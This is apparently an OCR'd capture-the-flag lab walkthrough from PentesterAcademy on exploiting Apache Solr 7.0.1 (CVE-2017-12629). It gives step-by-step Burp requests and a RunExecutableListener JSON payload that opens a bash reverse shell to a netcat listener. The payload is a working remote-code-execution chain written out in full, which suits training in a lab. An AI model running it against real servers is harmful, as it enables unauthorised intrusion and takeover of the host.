ATTACK DEFENSE

by PentesterAcademy


Name	Apache Solr
URL	https://attackdefense.com/challengedetails?cid=1530
Type	Real World Webapps : XML External Entity

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Identifying the ip address of the target machine.


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
38: eth0@if39: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
41: eth1@if42: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:1e:31:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.130.137.3/24 brd 192.130.137.255 scope global eth1
       valid_lft forever preferred_lft forever
```

The web application is running on port 8983 on the target machine. The IP address of the target machine is 192.130.137.3

Step 2: Inspect the web application.



192.130.137.3:8983/solr/#/

You must log in to this network before you can access the Internet.

Instance

Start about 9 hours ago


Versions

```
solr-spec     7.0.1
solr-impl     7.0.1 8d6c3889aa543954424d8ac1dbb3f03bf207140b - sarowe - 2017-10-02 14:39:33
lucene-spec   7.0.1
lucene-impl   7.0.1 8d6c3889aa543954424d8ac1dbb3f03bf207140b - sarowe - 2017-10-02 14:36:35
```

JVM

```
Runtime      Private Build OpenJDK 64-Bit Server VM 1.8.0_222 25.222-b10
Processors   1
Args         -DSTOP.KEY=solrrocks
             -DSTOP.PORT=7983
             -Djetty.home=/opt/solr/server
```

Step 3: Search on google “solr 7.0.1 exploit db” and look for any public exploit.



https://www.google.com/search?client=firefox-b-d&ei=MF_3XaOtG7qe4-EP59OosAE&q=solr+7.0.1+exploit+db&oq=solr+7.0.1+exploit+db


solr 7.0.1 exploit db

About 27,400 results (0.33 seconds)

Apache Solr 7.0.1 - XML External Entity Expansion / Remote ...
https://www.exploit-db.com › exploits
Oct 17, 2017 - Apache **Solr 7.0.1** - XML External Entity Expansion / Remote Code Execution. CVE-2017-12629 . webapps **exploit** for XML platform. ... newInstance(); DocumentBuilder **db** = null; try { //protect from XXE attacks dbf.

The exploit db link contains the steps to be followed to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/43009


Apache Solr 7.0.1 - XML Ex
https://www.exploit-db.com/exploits/43009
80%
EXPLOIT DATABASE
PWK

Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
43009	2017-12629	MICHAEL STEPANKIN & OLGA BARINOVA	WEBAPPS	XML	2017-10-17

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:

Become a Certifie Teste

Enroll in Advanced Web Atta the course required to be Security Web Exp


GET CERTI

```
First Vulnerability: XML External Entity Expansion (deftype=xmlparser)

Lucene includes a query parser that is able to create the full-spectrum of Lucene queries, using an XML data structure. Starting from version 5.1 Solr su
query parser in the search query.

The problem is that lucene xml parser does not explicitly prohibit doctype declaration and expansion of external entities. It is possible to include spec
```

Step 4: Navigate to the "/attackdefense" core selector by choosing from the drop down menu given at left sidebar.



Instance


Start about 9 hours ago

Versions

```
solr-spec     7.0.1
solr-impl     7.0.1 8d6c3889aa543954424d8ac1dbb3f03bf207140b - sarowe - 2017-10-02 14:39:33
lucene-spec   7.0.1
lucene-impl   7.0.1 8d6c3889aa543954424d8ac1dbb3f03bf207140b - sarowe - 2017-10-02 14:36:35
```

Step 5: Reload the page and intercept the GET request using burp suite.


To configure Burp Suite check the Appendix.



Request to http://192.130.137.3:8983


```
GET /solr/ HTTP/1.1
Host: 192.130.137.3:8983
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Step 6: Right click and select “Send to Repeater” option and navigate to “Repeater” section.



```
GET /solr/ HTTP/1.1
Host: 192.130.137.3:8983
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Step 7: Add /attackdefense/config at the end of the URL path, Right click and choose “Change request method” as well as change the content type to “application/json”



```
POST /solr/attackdefense/config HTTP/1.1
Host: 192.130.137.3:8983
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 303
```

Step 8: Start a netcat listener on the attacker machine.

Command: nc -nvlp 1234




```
root@attackdefense:~#
root@attackdefense:~# nc -vnlp 1234
listening on [any] 1234 ...
```

Step 9: Place the payload in Burp Request after changing the ip address of host machine

Payload:

```
{
  "add-listener" : {
    "event":"postCommit",
    "name":"payload",
    "class":"solr.RunExecutableListener",
    "exe":"sh",
    "dir":"/bin/",
    "args":["-c", "echo 'bash -i >& /dev/tcp/192.130.137.2/1234 0>&1' > /tmp/remote.sh;chmod 777
/tmp/remote.sh;bash /tmp/remote.sh"]
  }
}
```


Request Section:



```
POST /solr/attackdefense/config HTTP/1.1
Host: 192.130.137.3:8983
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 306

{
  "add-listener" : {
    "event":"postCommit",
    "name":"payload",
    "class":"solr.RunExecutableListener",
    "exe":"sh",
    "dir":"/bin/",
    "args":["-c", "echo 'bash -i >& /dev/tcp/192.130.137.2/1234 0>&1' > /tmp/remote.sh;chmod
777 /tmp/remote.sh;bash /tmp/remote.sh"]
  }
}
```


Response Section:



```
HTTP/1.1 200 OK
Content-Type: text/plain;charset=utf-8
Connection: close

{
  "responseHeader":{
    "status":0,
    "QTime":528},
  "WARNING":"This response format is experimental.  It is likely to change in the
```

Step 10: Repeat step 4 and step 5, Modify the URL by adding /attackdefense/update, Right click and choose “Change request method” as well as change the content type to “application/json”




```
POST /solr/attackdefense/update HTTP/1.1
Host: 192.130.137.3:8983
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 306
```

Step 11: Place the payload in POST parameters.

Payload: [{"id":"test"}]

